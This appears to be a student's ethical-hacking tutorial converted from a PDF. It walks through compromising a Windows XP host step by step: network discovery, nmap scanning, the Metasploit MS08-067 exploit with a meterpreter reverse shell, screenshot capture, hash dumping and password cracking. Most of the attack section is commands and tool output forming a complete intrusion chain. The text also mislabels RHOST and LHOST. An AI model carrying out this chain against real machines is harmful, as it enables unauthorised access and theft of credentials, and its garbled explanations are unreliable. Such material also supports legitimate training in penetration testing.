

[Year]

WINDOWS-XP HACKING



C|EH

**CERTIFIED
ETHICAL HACKER**

Deme Saikiran

AZURESKYNET.PVT.LTD

[Date]

HACKING : Finding weakness of the oponent's system.

Now coming to the Windows-XP hacking we need to map the four steps :

- 1) Info Gathering
- 2) Scanning Vulnerability
- 3) Gaining access
- 4) Maintaining Oponent's system.

I. INFO GATHERING :

Gathering information is nothing but getting the oponent's ip address and the mac address.

There are two ways to get the ip address :

1. Via Terminal
2. Via inbuilt application named()

Going through terminal

- Open ther terminal and search **netdiscover** to scan the ip addresses that are in the same network for which you are connected.
- Then we get the ipaddress and the vendor info like shown below

```
root@kali:~# netdiscover
Currently scanning: 192.168.15.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

-----
IP           At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.11.2  00:50:56:fb:4c:e3  1      60  Unknown vendor
192.168.11.128 00:0c:29:69:73:d4  1      60  Unknown vendor
192.168.11.254 00:50:56:e9:26:b0  1      60  Unknown vendor
```

II. SCANNING :

This method includes majorly 3 steps to know about the oponent's system

- To know the information bout the oponent's system that which os is using we need to enter the command

nmap -O <oponent's ipaddress>

```
root@kali:~# nmap -O 192.168.11.128
Starting Nmap 7.40 ( https://nmap.org ) at 2018-06-14 10:32 EDT
Nmap scan report for 192.168.11.128
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
5000/tcp   open  upnp
MAC Address: 00:0C:29:69:73:D4 (VMware)
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000::- cpe:/o:microsoft:windows_2000::sp1 cpe:/o:microsoft:windows_2000::sp2 cpe:/o:microsoft:windows_2000::sp3 cpe:/o:microsoft:windows_xp::- cpe:/o:microsoft:windows_xp::sp1
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```

- Then after we need to check for the vulnerability (weakness) of the system by entering the command as

nmap -script vuln <Oponent's ipaddress>

```
root@kali:~# nmap -script vuln 192.168.11.128
Starting Nmap 7.40 ( https://nmap.org ) at 2018-06-14 10:34 EDT
Nmap scan report for 192.168.11.128
Host is up (0.00047s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
5000/tcp   open  upnp
MAC Address: 00:0C:29:69:73:D4 (VMware)

Host script results:
|_ smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs: CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 16.90 seconds
```

III. GAINING ACCESS :

It involves the bypassing the firewall of the opponents system by injecting the virus into the opponent's system by following steps

- Opening Metasploitable framework by following command

root@kali # msfconsole

```
root@kali:~# msfconsole
IIIIII
II      dTb.dTb
II      4. v. B
II      6. .P
II      'T'.P'
II      'T'.P'
IIIIII
I love shells --egypt

Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

+ -- ==[ metasploit v4.14.10-dev ]
+ -- ==[ 1639 exploits - 944 auxiliary - 289 post ]
+ -- ==[ 472 payloads - 40 encoders - 9 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

- Next by searching the vulnerability type ms08-067 by following command

search ms08-067

```
msf > search ms08-067
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                               Disclosure Date  Rank  Description
----
exploit/windows/smb/ms08_067_netapi 2008-10-28      great MS08-067 Microsoft Server Service Relative Path Stack Corruption

msf >
```

- To know more about the vuln of windows samba we need to enter command

info exploit/windows/smb/ms08_067_netapi

```
msf > info exploit/windows/smb/ms08_067_netapi

Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
Module: exploit/windows/smb/ms08_067_netapi
Platform: Windows
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2008-10-28

Provided by:
hdm <x@hdm.io>
Brett Moore <brett.moore@insomniasec.com>
frank2 <frank2@dc949.org>
jduck <jduck@metasploit.com>
```

- So using the vulnerability to bypass into the system we use following command.

use exploit/windows/smb/ms08_067_netapi

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > 
```


As shown in image there are some kind of targets payloads Rhost etc.

- Then we need to set the RHOST i.e., Our Kali linux ip address by following command.

set RHOST <Kali ipaddress>

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.11.128
RHOST => 192.168.11.128
```

- Then set the payload (Bomb) this indicates that we are ready to attack the opponents system.

set payload windows/meterpreter/reverse_tcp

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

- Then we need to mention the system opponents ipaddress to set everything and to set the bomb(payload) to that corresponding system's ipaddress.

set LHOST <Opponent's Ipaddress>

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.11.129
LHOST => 192.168.11.129
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.11.128  yes       The target address
  RPORT      445              yes       The SMB service port (TCP)
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      192.168.11.129  yes       The listen address
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > 
```

NOW EVERYTHING IS READY TO EXPLOIT THE Oponent's SYSTEM.

IV. MAINTAINING :

- By using the **exploit** command we can exploit the oponent's pc.

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.11.129:4444
[*] 192.168.11.128:445 - Automatically detecting the target...
[*] 192.168.11.128:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 192.168.11.128:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 192.168.11.128:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.11.128
[*] Meterpreter session 1 opened (192.168.11.129:4444 -> 192.168.11.128:1035) at 2018-06-14 10:55:28 -0400
meterpreter > █
```

- Now the oponent's system is in our's control we can do whatever we want as shown commands by entering **help** command.

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
help          Help menu
info          Displays information about a Post module
irb           Drop into irb scripting mode
load          Load one or more meterpreter extensions
machine_id    Get the MSF ID of the machine attached to the session
migrate       Migrate the server to another process
quit          Terminate the meterpreter session
read          Reads data from a channel
resource      Run the commands stored in a file
```


- For example taking the screen shot of the oponents pc.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.129:4444
[*] 192.168.11.128:445 - Automatically detecting the target...
[*] 192.168.11.128:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] 192.168.11.128:445 - Selected Target: Windows XP SP0/SP1 Universal
[*] 192.168.11.128:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957487 bytes) to 192.168.11.128
[*] Meterpreter session 1 opened (192.168.11.129:4444 -> 192.168.11.128:1035) at 2018-06-14 10:55:28 -0400

meterpreter > screenshot
Screenshot saved to: /root/txadsLej.jpeg
meterpreter > 
```

SCREENSHOT:



SYSTEM HAS BEEN HACKED.....

Then after dump the hash by the command **hashdump** it stores pass's of sys.

TO KNOW ABOUT ADMIN PASSWORD OF OPONENT'S:

There are many types to crack the hashes in kali linux they are:

- John the ripper.
- Rainbow cracker
- Medusa
- Ncrack

Websites like:

- Crack station (crackstation.net)
- Hashkiller (hashkiller.co.uk)
- Cmd5(cmd5.org)

Here are the few sample pics of the above mentioned techniques:

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# john --format=LM --user=Administrator pass.txt
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (LM [DES 128/128 AVX-16])
No password hashes left to crack (see FAQ)
root@kali:~/Desktop# john --show --user=Administrator pass.txt
Administrator:SHASHANK:500:a2a827299fcfb944c482c03f54cdb5d9:6374dbd9f4c1f643142b68af3f542764:::
2 password hashes cracked, 0 left
```


Crackstation:

The screenshot shows the CrackStation website with the following elements:

- Header:** "CrackStation" logo, navigation links (Most Visited, Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng), and social media links (Defuse.ca, Twitter).
- Section:** "Free Password Hash Cracker".
- Form:** A text area for entering hashes, a "Crack Hashes" button, and a reCAPTCHA "I'm not a robot" checkbox.
- Output Table:**

Hash	Type	Result
6374dbd9f4c1f643142b68af3f542764	NTLM	shashank
- Color Codes:** Green for Exact match, Yellow for Partial match, Red for Not found.

Hashkiller :



Cmd5 :

